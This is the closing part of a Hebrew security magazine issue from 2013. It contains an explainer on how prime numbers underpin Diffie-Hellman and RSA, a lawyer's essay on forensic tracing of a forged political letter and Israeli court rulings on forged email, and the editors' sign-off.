הרעיון של הצפנת מפתח ציבורי הוצע באופן פומבי לראשונה בשנת 1976 במאמר של דיפי והלמן, אלא שהם לא הצליחו לגלות שיטה מעשית שתאפשר הצפנת מפתח ציבורי. עם זאת, הם הציעו שיטה לשיתוף מפתחות - שיטה שבה שני צדדים מרוחקים בלי ידע מוקדם מסוגלים ליצור סממא סודית שתהיה משותפת לשניהם ולא תהיה ידועה לאף אחד שמצותת לתקשורת ביניהם (אבל, וזו החולשה הגדולה של

מה הקשר בין מספרים ראשוניים וקריפטוגרפיה?

www.DigitalWhisper.co.il

האלגוריתם - אם מישהו יצליח להשתלט על קו התקשורת ביניהם הוא יהיה מסוגל להטעות את שני המשתתפים ולגרום להם לשתף מפתח (איתו). השיטה הזו מעניינת במיוחד מכיוון שהיא משתמשת במספרים ראשוניים, ובאופן שמבהיר יפה את השימוש העיקרי שלהם בקריפטוגרפיה: ככל מודולו p כאשר p הוא מספר ראשוני.

"ככל מודולו p " הוא דרך לתאר פעולת כפל רגילה של שני מספרים, שאחריה מחלקים את התוצאה ב- p ונשארים עם השארית. למשל, אם p הוא 17, אז 8 כפול 5 מודולו p יחזיר 6, שכן 8 כפול 5 הוא 40, וכשמחלקים ב-17 מקבלים מנה 2 ושארית 6. כפל מודולרי שכזה קל מאוד לממש במחשב, ויתרונו בכך שהוא נותן מבנה יפה לקבוצת המספרים מ-0 ועד $p-1$, שאסמן מעתה ואילך ב- Z_p . מבחינה מתמטית המבנה הזה נקרא **שדה**, וזוהי דרך אחרת לומר שאפשר להגדיר עליהם פעולות של כפל וחיבור (גם חיבור מוגדר מודולו p) כך שכל כללי החשבון שאנחנו מכירים ואוהבים יתקיימו: כלל החילוף, כלל הקיבוץ וכלל הפילוג, ובנוסף לכך לכל איבר יהיה **נגדי** ביחס לחיבור (מספר שאם מחברים אותו למספר המקורי מקבלים 0; הנגדיים של המספרים הטבעיים ביחס לפעולת החיבור הרגילה הם המספרים השליליים) וחשוב מכל - לכל איבר יהיה **הופכי** ביחס לכפל, כלומר אפשר "לחלק". הנה דוגמה: אם אנחנו עובדים מודולו 17, אז כאשר כופלים את 5 ב-7 מקבלים 35, ואחרי חלוקה ב-17 ולקיחת שארית מקבלים 1. זה אומר ש-7 הוא ההופכי הכפלי של 5, ובמקום "לחלק ב-5" (פעולה שלא באמת מוגדרת עבור מספרים שלמים) אפשר לכפול ב-7.

עוד תכונה רלוונטית היא שלכל מספר ראשוני p קיים מספר g ששייך ל- Z_p בעל התכונה שהחזקות g^0, g^1, \dots, g^{p-1} כשמסתכלים עליהן מודולו p , הן בדיוק כל האיברים של Z_p (למעט 0). מספר g כזה נקרא **יוצר של Z_p** .

עכשיו אפשר להסביר איך שיטת החלפת המפתחות של דיפי-הלמן עובדת: שני הצדדים, שאקרא להם אליס ובוב, מסכימים ביניהם על p ועל g מתאים עבורו (אין צורך לשמור אותם בסוד). אז אליס מגרילה לעצמה x ובוב מגריל לעצמו y ששניהם מספרים בין 1 ו- $p-1$. עכשיו אליס מחשבת ושולחת לבוב את g^x ואילו בוב מחשב ושולח לאליס את g^y . כעת כל אחד מעלה את המספר שהוא קיבל מהשני בחזקת המספר שהוא הגריל. למשל, אליס קיבלה את g^y , אז היא תעלה את זה בחזקת x , ומחוקי החזקות הרגילים, שמתקיימים גם עבור הכפל של Z_p יתקיים $(g^y)^x = g^{xy}$. באופן דומה החישוב של בוב יניב את $(g^x)^y = g^{xy}$.

כך קרה שאליס ובוב מחזיקים כעת שניהם במספר משותף - g^{xy} , אבל האם מישהו שציתת לתקשורת ביניהם יודע מהו? הוא יודע מהו g^x ומהו g^y , אבל לא ברור איך לגלות מכך מהו g^{xy} . על פניו, אפשר אולי לחשוב שאם התוקף יודע מהו g (זה הרי מידע פומבי) ויודע מהו g^x הוא יוכל לגלות מכך את x , אבל אז

מה הקשר בין מספרים ראשוניים וקריפטוגרפיה?

www.DigitalWhisper.co.il

בעיה קשה מבחינה חישובית, ואפילו יש לה שם - בעיית הלוגריתם הדיסקרטי. אפשר, כמובן, לנסות את כל הערכים האפשריים של x עד שמגיעים לאחד הנכון (להעלות את g בחזקה שלהם ולראות אם קיבלנו את g^x) ולכן חשוב שיהיו המון ערכים אפשריים של x ; כמו כן צריך להתגונן בפני שיטות חיפוש מחוכמות יותר (ויש כאלו) ולכן כדי שהשיטה של דיפי-הלמן תהיה בטוחה חייבים לעבוד עם מספר ראשוני p שהוא גדול יחסית - בן מאות ספרות (מספרים כמו 2048 ביטים או 4096 ביטים הם סדרי הגודל הנפוצים בימינו בדיבורים על ראשוניים בקריפטוגרפיה).

דיפי-הלמן ממחיש יפה איך ראשוניים עוזרים לנו בקריפטוגרפיה. לב-לבו של האלגוריתם הוא בכך שיש פונקציה שקל לחשב אבל קשה להפוך - העלאת g בחזקה, במקרה שלנו. התכונה היפה הזו קיימת ב- Z_p אבל היא לחלוטין לא קיימת במספרים שלמים או ממשיים "רגילים". זו בדיוק הסיבה שהקריפטוגרפים נדחפו להשתמש במשהו כמו Z_p - זה התגלה בתור "שדה משחק" מתאים לצרכים של הקריפטוגרפיה.

שנה אחרי דיפי והלמן התפרסם מאמר של ריבסט, שמיר ואדלמן (RSA) שהציג מערכת הצפנה פומבית של ממש. הרעיון של RSA היה שימוש בפונקציה מסוג שנקרא Trapdoor Function: פונקציה שקל לחשב ובאופן כללי קשה להפוך, אבל אם יש לך מידע (סודי) נוסף, היפוך שלה הופך לקל. באופן די מעניין, RSA עובד מעל Z_n עבור n שאינו ראשוני, מה שאומר ש- n אינו שדה - לא תמיד אפשר לבצע בו חלוקה - אבל דווקא בגלל שהוא קצת "שבור" יש בו פונקציית מלכודת.

אם כן, הרעיון הוא כזה: נניח שאני רוצה להקים מערכת מפתח פומבי שבה כל העולם יוכל לשלוח לי דברים מוצפנים אבל רק אני אוכל לפענח. מה שאני עושה ראשית כל הוא למצוא שני מספרים ראשוניים גדולים p, q . כעת אני כופל אותם ומקבל $n=pq$. אחר כך אני מוצא זוג מספרים e, d בעלי התכונה ש- $ed-1$ מתחלק ב- $(p-1)(q-1)$. לא אסביר כעת את המתמטיקה המדויקת שמאחורי העניין, אך התכונה הזו של e, d מבטיחה שיתקיים הדבר הבא: $(M^e)^d = M$, כאשר החשבון מבוצע מודולו n .

כעת, אני מפרסם לעולם כולו את n ואת e , אבל מותיר את d סודי. אם מישהו רוצה להצפין ולשלוח לי הודעה M , הוא מחשב את M^e מודולו n ושולח לי. כדי לפענח, אני מעלה בחזקת d את מה שקיבלתי. פשוט להחריד. כאן פונקציית ה-Trapdoor היא פשוט העלאה בחזקת e , וה"מידע נוסף" שהופך אותה לקלה להיפוך הוא d .

כעת אנו מגיעים לנקודה שלדעתי גורמת לבלבול הגדול ביותר בקרב הטוקבקיסטים שציטטתי לעיל. כדי לבנות את מערכת ה-RSA, אחרי שמחליטים על n ועל e אפשר לחשב את d מתוך e ומתוך $(p-1)(q-1)$. במילים אחרות, מי שמכיר את $(p-1)(q-1)$ ואת e יכול לפרוץ את ההצפנה. קרוב לודאי שאתם מקבלים תחושה ש-RSA מאוד פגיעה בשל כך, אבל כדאי לזכור שב-RSA משתמשים כל הזמן, בכל מקום. אז למה זה עובד? כי גם אם יש לי את $n=pq$, זה לא אומר שאני יכול לחשב מתוכו בקלות את $(p-1)(q-1)$; הדרך הברורה לעשות זאת היא קודם כל לפרק את n לגורמים, כלומר למצוא את p, q , אבל בעיית הפירוק

מה הקשר בין מספרים ראשוניים וקריפטוגרפיה?

www.DigitalWhisper.co.il

לגורמים היא בעיה קשה. שימו לב: בעיית הפירוק לגורמים, לא בעיית בדיקת הראשוניות אלו שתי בעיות שונות, ובעיית הפירוק לגורמים מאז ומעולם נחשבה לקשה יותר.

במבט ראשון לא כל כך ברור למה הבעיות הללו שונות. לכאורה, כדי להראות שמספר הוא לא ראשוני צריך להציג פירוק שלו לגורמים. השיטה הנאיבית הידועה לבדיקת ראשוניות ("עד השורש") פשוט עוברת על המחלקים הפוטנציאליים של המספר אחד אחד עד שהיא מוצאת אחד. אלא שבמתמטיקה יש שיטות מחוכמות הרבה יותר לבדיקת ראשוניות, שיטות שמאפשרות לגלות שמספר אינו ראשוני לא בגלל שמצאנו גורם שלו, אלא בגלל שמהו "עולם" לא מתנהג כמו שצריך - יש איזה שהוא גליץ' במטריקס. אתן דוגמה קטנה לאופן שבו דברים יכולים להשתבש (אם כי בפני עצמה התכונה הזו לא מספיקה כדי לבדוק ראשוניות - צריך לשלב אותה עם עוד משהו).

התכונה נקראת "המשפט הקטן של פרמה" וקובעת שאם p הוא ראשוני ו- a הוא מספר כלשהו ב- Z_p , אז $a^{p-1} = 1$ (כשהחשבון הוא מודולו p). אם נתונים לנו p, a אז קל ומהיר למדי לבצע את החישוב של a^{p-1} (איך? זה עניין לפעם אחרת). אם נקבל משהו ששונה מ-1, אז **מובטח** לנו ש- p לא היה ראשוני, למרות שאין לנו שום מחלק שלו. וזו רק תכונה אחת מני רבות. אנחנו מסתמכים כאן בצורה חזקה על כך שראשוניים הופכים מבנים מתמטיים ל"יפים", במובן זה שיש תכונות נחמדות מסויימות שמתקיימות בהם, ואם משהו משתבש לעתים קרובות קל לגלות זאת.

אם כן, אם נחזור לטוקבקיסט שאמר "אין אלגוריתם או תוכנה שמסוגלת לחשב מספרים ראשוניים. לכן זאת נחשבת ההצפנה הטובה ביותר", הנה הטעות שלו: דווקא יש אלגוריתמים מצויינים שיועדים למצוא מספרים ראשוניים. יתר על כן: בלעדי אלגוריתמים שכאלו מספרים ראשוניים לא היו בעלי ערך רב בקריפטוגרפיה. שימו לב שבשביל RSA מי שמייצר את המערכת חייב לעבוד עם שני ראשוניים "סודיים" - אסור שיהיה קל למישהו לנחש עם איזה ראשוניים הוא בחר לעבוד. לכן לא נכון לומר ש"יש מספיק" ראשוניים - כל מי שרוצה לבנות מערכת הצפנה צריך להגריל ראשוניים גדולים אחרת הוא מסתכן בכך שיהיה קל לפרוץ אותו. למרבה המזל יש **המון** ראשוניים בסדרי הגודל המתאימים.

כעת בואו נחזור לראשוני הגדול ביותר שנתגלה עד כה. האם הוא רלוונטי להצפנה בצורה כלשהי? לחלוטין לא. ראשית, הוא גדול **מדי**. בדוגמאות של דיפי הלמן ושל RSA ראינו שהאופן שבו מנצלים ראשוניים הוא בביצוע פעולות חשבוניות על מספרים שהם בערך מאותו סדר גודל כמו הראשוניים הללו. עכשיו, פעולות חשבוניות פשוטות כמו חיבור, כפל, העלאה בחזקה וכדומה דורשות זמן שהוא פרופורציוני ל**מספר הספרות** של המספרים שעליהם מבצעים אותן (או פרופורציוני בריבוע/בשלישית, תלוי איזו פעולה). כלומר, כדי לחבר שני מספרים בני 100 ספרות נצטרך לבצע בערך רק 100 פעולות - לא רע, בהתחשב בכמה שהמספרים הללו גדולים. לרוב שיטות ההצפנה בימינו די לנו במספרים של כמה מאות ספרות, מקסימום אלפי ספרות. לעומת זאת, בראשוני החדש יש בערך שבע-עשרה וחצי מיליון ספרות, מה שאומר שמערכת הצפנה שתבסס עליו תהיה איטית למדי. האם היא גם תהיה בטוחה הרבה יותר?

מה הקשר בין מספרים ראשוניים וקריפטוגרפיה?

www.DigitalWhisper.co.il

לא בהכרח, כי הנה החסרון הנוסף של המספר הזה - כולם מכירים אותו. אם עכשיו כולם יתאחדו ויחשבו על דרכים מועילות לפרוץ מערכות הצפנה שמבוססות ספציפית על המספר הראשוני הזה, יש סיכוי שהם יצליחו לגלות תכונות או קיצורי דרך שיעזרו להתגבר עליו. זה נכון, כמובן, לכל מספר ראשוני; ולכן עדיף לעבוד עם ראשוניים אקראיים בכל פעם שבה בונים מערכת הצפנה חדשה ולא להסתמך על אחד קיים (גם זה לא בהכרח מדויק - יש מערכות הצפנה שכן מבוססות על ראשוניים "מוכרים", אבל את הבעיה שתיארתי עדיין צריך להביא בחשבון).

אפשר אולי עוד היה לקוות שגילוי הראשוני החדש יעיד על שיפור משמעותי ביכולת שלנו למצוא מספרים ראשוניים, אבל אפילו זה לא נכון. הראשוני הזה, כמו פחות או יותר כל הראשוניים הגדולים שהתגלו בעשורים האחרונים, הוא מצורה מאוד מיוחדת - 2^{n-1} עבור ערך ספציפי של n . ראשוני כזה נקרא **ראשוני מרסן**, וידועים בדיוק 48 כאלו - כמעט כלום. אם כן, איך קרה ה"מזל" הזה שהראשוני שנתגלה היה דווקא מהצורה הזו? כמובן שלא במקרה: יש אלגוריתם יעיל מאוד לבדיקה האם מספר מהצורה 2^{n-1} הוא ראשוני או לא - יעיל משמעותית יותר מאלגוריתמים שמטפלים במספרים "כלליים", ולכן מוצלח יותר במציאת ראשוניים גדולים משמעותית מאלו שהשיטות הכלליות יודעות למצוא. אם כן, כדי למצוא "סתם" ראשוניים אקראיים למערכת ההצפנה שלנו אין בכלל טעם להשתמש בו - אם אנחנו רוצים ראשוני שהוא מספר מרסן אנחנו פשוט יכולים לבחור מתוך הרשימה של הראשוניים הידועים, ואם חשוב לנו מספר אקראי, נצטרך להשתמש באלגוריתמים הרגילים.

אז אם שואלים אתכם בשביל מה גילוי הראשוני החדש טוב, תגידו שזה בשביל חדות הגילוי המתמטי. לעומת זאת אם שואלים אתכם בשביל מה מספרים ראשוניים טובים באופן כללי, אני מקווה שכעת יותר ברור לכם כיצד הם רלוונטיים לקריפטוגרפיה.

על זיוף, חינוך ובתי משפט

מאת עו"ד יהונתן קלינגר

הקדמה

בשבועות האחרונים [מסתובבות שמועות שנבעו ממכתב שהסתובב ברשת](#). ואשר נכתב לכאורה על ידי [עוזרתו של שר החינוך, גדעון סער](#). המכתב, אשר לפחות [לפי מי שחתומה עליו, לכאורה](#), הוא זיוף, הועבר באינטרנט, [למערכות עיתונים](#) ואפילו [הופץ בפייסבוק באמצעות משתמשים פיקטיביים](#), והכל כדי להכפיש את שר החינוך (שלא בצדק, או בצדק, אם הטענות נכונות). כעת, לאחר תלונות של שר החינוך ושל עוזרתו, [המשטרה חוקרת האם מדובר בזיוף או לא](#). בטקסט הקצר הזה אני לא אדון בתוכן המכתב, כי הוא אינו מעניין, אלא בשאלת הזיוף. הטענה העיקרית היא שכיום, ההגדרה של "זיוף" אינה מוצלחת, ואולי [ההתנכלויות הוירטואליות שסופג השר בעקבות אותם פרסומים](#) היו יכולות להיות מופנות להאקטיביזם חיובי ולמצוא מי עומד מאחורי המכתב.

מה הוא זיוף?

כיום, יש שתי דרכים להגדיר זיוף: הראשונה היא מסמך שאינו אמיתי, שלא היה מעולם ושנוצר לצורך התחזות או תרמית כלשהיא. השניה היא מסמך קיים, אשר שונו חלקים בו. כלומר, זיוף יכול להיות מצב בו אדם [מצורף לתמונה בה מעולם לא היה](#) מצד אחד, כדי להפיל, להציגו בצורה מסוימת או לעוות את הדרך בה עמדותיו קיימות. זיוף, יכול להיות גם יצירת מסמך חדש, מאפס, ללא כל קשר למסמך קיים. כאשר מדובר על מסמך מזויף חדש, נקי, הרי שהזיוף עצמו נעשה בצורה שונה: לדוגמא, צריך לתהות כמה דברים בנוגע למכתב: [המכתב שנשלח בנושא גדעון סער נשלח על נייר מודפס](#) ולא בצורה אלקטרונית. אם הוא הודפס במדפסת לייזר, הרי [שניתן באמצעות טכנולוגיית הדפוס](#) לזהות את המדפסת שיצרה את המכתב; יתר על כן, [חלק מהמדפסות עצמן מכילות קוד מעקב שמאפשר מעקב מדויק יותר על הלקוח שהזמין את המדפסת](#).

עכשיו, גם את חתימתה של אותה מ.כ לא היה קשה לזייף. די למצוא מכתב אחד שכתבה אותה מ.כ כדי לחלץ משם את החתימה שלה. ההנחה היא, שמרגע שהחתימה הודפסה על נייר באמצעות מדפסת, קשה להתחקות על השאלה האם מדובר בזיוף או לא.

הזיוף הופך להיות קשה יותר, האמת, כאשר מדובר על מסמכים דיגיטליים. ולכן, אם היה המכתב נשלח על ידי אותה מ.כ. מכתובת הדואר האלקטרוני שלה (שקל עדיין לזייף את השליחה), הרי שהיו כלים רבים יותר לאמת את זהות השולח ולבדוק האם המכתב זויף או לאו. דווקא כאן, הבחירה בטכנולוגיית Low-Tech כדי להפיץ את המכתב משאירה מספר חותמים, אך לא מספיק.

לפי הכתבות, המכתב נשלח לחברי מרכז הליכוד בדואר רגיל. שליחה בדואר אומרת, בהכרח, שהדואר מעביר את המעטפה דרך מספר סניפי דואר, בדיוק כמו בשרתי דואר אלקטרוני. על המעטפה עצמה מוחתמים מספר פריטי מידע רלוונטיים כמו סניף הדואר ממנו יצאה המעטפה (בניח, [בתמונה הבאה ניתן לראות את תאריך השליחה והסניף](#)). כמו כן, מתוך הנחה שבאותם סניפי דואר (אם הדואר לא שולשל לתיבה) [ישנן מצלמות אבטחה](#) (בהנתן שבדואר יש גם סניף של בנק הדואר, ולכן כמויות משמעותיות של כספים), ובהתחשב בכך שאדם ששולח דואר לכ- [3,000 חברי מרכז הליכוד](#) לא ישלשל את כל המעטפות לתיבת הדואר הקרובה לביתו, ניתן לצאת עם מספר הנחות: (א) מי ששילם על רכישת 3,000 מעטפות (כ- 1,000 ש"ח) ו-3,000 בולים (כ-6,000 ש"ח) עשה זאת בכרטיס אשראי או המחאה, ולא במזומן; (ב) מי ששלח כמות דואר כזו היה בסניף הדואר והפקיד יכולה לזכור אותו; (ג) על המעטפה יש את פרטי הסניף השולח. לכן, לפחות לכאורה, היה ניתן לעקוב ולמצוא את השולח, ולא להסתמך על הכחשה של מ.כ. בלבד.

עוד דרך מעניינת לזהות את השליחה, אבל אגבית לגמרי, היא שימוש בטביעות אצבע (ביומטריה) כדי לברר מיהו הגורם שנגע במעטפות. שוב, אין צורך במאגר ביומטרי מלא, אלא די בנטילת טביעות האצבע של אותה מ.כ. על מנת לזהות האם טענתה כי לא נגעה במעטפות אלה נכונה.

לבסוף, ניתן אף [לזהות אדם על פי סגנון הכתיבה שלו](#). טעויות נפוצות, כמו השימוש ב"הייתה" במקום "היתה", "פרשייה" במקום "פרשיה" והשימוש ברווח כפול לאחר הנקודה, כולם מאפיינים ספציפיים של אדם ספציפי, אשר נוצר בדרך הכלל בהיסח הדעת.

ונעבור להי-טק: אומרת אותה מ.כ. כי לא שלחה את המכתב, הרי שלכן גם לא יהיו שאריות דיגיטליות של מכתב זה במחשבה ובחשבונותיה המקוונים: בתיאוריה, ואם כה חשוב לה להוכיח שלא היא עשתה זאת, ניתן לסרוק את תיבת הדואר שלה, הכונן הקשיח שלה, ולאמת את הטענה הזו.

יתר על כן, אם למשטרה יש חשודים ספציפיים, סביר להניח שיוכלו למצוא חותמת דיגיטלית כלשהיא, החלפת טיטאות בין שותפים תיאורטיים לקנוניה או אפילו להגיע לחשודים נוספים. הבעיה? כמובן, היא שלצורך אותה חקירה דרושה חדירה מופקעת לפרטיות של הנחקרים. העניין הוא, שכל מי שמכיר מעט את הזיוף יודע את כל מה שנאמר כאן. כלומר, זייפן טוב יודע גם להשתיל את החותמות האלו על מנת שהן יפנו לגורם שמכחיש; במצב כזה, קפקאי למדי, יכול אדם לאבד את כל מה שיש לו בזכות זיוף מוצלח במיוחד. אבל, הפרשה של מ.כ. היא לא הפעם הראשונה שנושאים כאלה הגיעו לדיון. בבתי המשפט

על זיוף, חינוך ובתי משפט
www.DigitalWhisper.co.il

התנהלו מספר פעמים דיונים הרבה פחות מתוקשרים. מטרת הטקסט הזה היא ללמוד, כמובן, כיצד ניתן לדבר על מסמכים מזויפים בבתי משפט, וכיצד להתייחס אליהם. בפעם הראשונה, ככל הנראה, שהתייחסו לנושא זה היה הדבר בעניין עא 6205/98 [מייקל סקוט אונגר נ' דניאל עופר](#), בו בית המשפט דן בשאלה כיצד ניתן להתייחס לצילום של מסמך, כאשר המסמל המקורי אבד. שם, בית המשפט נתלה בנסיבות המקרה, שאל מי היה בעל אינטרס להסתיר את המקור, מי החזיק אותו ועוד. במקרה אחר, בו טען אדם כי חדרו למחשב שלו ויצרו בו קובץ מזויף, בית המשפט העליון סרב לשמוע את הטענה (שעלתה בשלב מאוחר יותר) ופסק כי "חזקה על אדם הטוען, בתום לב, שאחר יצר קובץ מזויף במחשב שלו, כי יפנה למומחה כדי שיבדוק ויחווה דעתו בדבר המועד בו נעשה הדבר" (עפ 1242/06 [צור נ' מדינת ישראל](#)).

בעניין אחר, תביעה עמדה כולה על הודעת דואר אלקטרוני; בהודעה ששלח הנתבע לתובעים לכאורה, התחייב כי יכסה חוב מסוים. בית המשפט דחה את טענתו כי הודעת הדואר האלקטרוני זויפה מהנסיבות הבאות: (1) הנתבע העלה את טענת הזיוף בשלב מאוחר יחסית של המשפט; (1) הוא ענה לשאלות על הזיוף בצורה מתחמקת יחסית, ולא נתן תשובות לעניין; (3) (ומכאן מתחיל הקטע החשוב) הנתבע סרב לאפשר לתובעים לעיין בקובץ Outlook שלו, וכלשון בית המשפט "קובץ זה אמור היה להוות ראיה ניצחת לטענת הזיוף, אם היה בה ממש, שכן הנתבע יכול היה להציגו כראיה, להצביע על כך שהמכתב איננו נכלל בו, ולהוכיח בדרך זה שהמכתב המיוחס לו לא היה ולא נברא"; (4) תוכן המכתב אינו עומד עם טענה של זיוף: באותו המקרה, ההתחייבות במכתב היתה לכיסוי של חלק מהחוב, ואם היה מדובר על מסמך מזויף, הרי שהיה אינטרס לזייפן לכסות את כל החוב; (5) הנסיבות שבו נשלח המכתב, כהיותו חלק מתכתובת ארוכה, סותרת את הטענה שמדובר בזיוף; (6) טעויות כתיב מקובלות שחוזרות על עצמן הן במכתב הנחשד כמזויף והן במכתבים אחרים של הנתבע. (ת"א 44320-04 [COMSCIENCES INC ואח' נ' יהודה ארדמן](#))

אלא, שכאן מתחיל בית המשפט לזייף. לדברי בית המשפט "לכל אלה יש להוסיף כי אין כל ראייה לכך שאכן ניתן לזייף הודעת דואר אלקטרוני. אמנם מלכתחילה הוגשה חוות דעת של עד מומחה בענין זה, אלא שהנתבע החליט למשוך אותה". כאן מתחילה השאלה: האם בית המשפט חושב שישנה ייחודיות ההודעות דואר אלקטרוני שאינה מאפשרת את זיפון? הכלל הוא שכל מסמך ניתן לזייף, בהנתן טכנולוגיה מספקת. אבל, זיוף אינו העניין הבלעדי: אם נחזור לעניין מ.כ, צריך לבחון את הקריטריונים שעלו בפרשת ארדמן: (1) מתי עלתה טענת הזיוף? שבועיים [לאחר התלונה](#) חלפו לפני [שנעשתה פניה למשטרה בטענה לזיוף](#); אכן, במקרה של ארדמן הטענה לזיוף היתה שנים לאחר האירוע, אבל במישור הציבורי, שבועיים בין הכחשה לטענה לזיוף, כאשר הכל עולה בתקשורת, היא משמעותית; (2) טענתה של מ.כ לא ממש לעניין; במקום אחד תגובתה היא כי "[התוכן שלו שקרי, והדברים המופיעים בו לא היו ולא נבראו](#)" (אבל לא "הוא זויף"). במקום אחר [הכחישה את קיום המכתב ב-SMS](#); בעדותה במשטרה [אמרה כי לא כתבה אותו](#); (3) האם היא אפשרה עיון במחשבים שלה ובמסמך עצמו? לא ברור לנו, ולא נוכל לשפוט על פי זאת. אלא, שדווקא כאן הגרסא של מ.כ לעומת המחשבים שלה, העדויות הפורנזיות, השימוש בטלפון הסלולרי ועוד, כולם, דווקא, היו יכולים לעזור. (4) תוכן המכתב? גם כאן, אני לא רוצה להתייחס לתוכן, אלא לקיצוניות שבו. הטענות שעולות במכתב אינן אלא טענות שכבר היו ידועות וחזרו על עצמן, למעט טענה אחת (קיומם של יחסים עם מ.כ), אם אדם היה רוצה להכפיש, האם הוא היה רק מוסיף את הטענה הזו, או טענות נוספות?; (5) הנסיבות? כאן הנסיבות פועלות לטובת טענת הזיוף: אדם שהיה רוצה לפגוע בשר החינוך בצורה אישית, [ולא לפגוע בתנועה עצמה](#), היה מחכה עד לאחר הבחירות כדי לפרסם מכתב זה. שוב, לא מדובר בקביעה אבסולוטית שמדובר ביריב של שר החינוך, אבל עדיין, יש בכך נסיבה לסייע; (6) שפה? וובכן, בכך אין לי לדעת כיוון שאין בידי מספיק מכתבים שנכתבו על ידי מ.כ או על ידי מי שחשוד בניסוח המכתב (אבל למשטרה יש).

המדאיג בכל הסיפור הוא שכל המידע הזה, שמאפשר לנו להתחקות אחרי זיופים ולהבין את משמעותם, נמצא בנחלת הכלל. חוקרי משטרה מיומנים, משום מה, [חוקרי המשטרה אינם תמיד מיומנים בשימור ראיות דיגיטליות](#) ומעדיפים להסתמך על עדויות אנושיות, הדבר האחרון שיש להאמין לו. הבחירה להסתמך על עדויות בשר ודם, לא רק שהוכחה כלא מהימנה פעם אחר פעם, אלא גם אינה מאפשרת אימות של הטענות. אכן, חקירה אישית היא כנראה הדרך הזולה ביותר לפענח פשעים, אבל אינה בהכרח הדרך שעובדת.

לסיכום

לא קשה להוכיח זיוף (אלא אם יש זייפן מוצלח). הרבה יותר קשה להוכיח שלא התקיים זיוף, והמאמצים צריכים להתבצע הן על ידי הטוענים לזיוף והן על ידי רשויות החוק. עצוב לגלות שלמרות שהופנו אצבעות מאשימות כלפי מספר גורמים בעלי אינטרס לזייף, אף אחד מאלה טרם נחקר, ולא נערכו בירורים טכנולוגיים לגבי הזיוף.



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-40 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש מרץ.

אפיק קסטיאל,

ניר אדר,

28.02.2013

דברי סיום

www.DigitalWhisper.co.il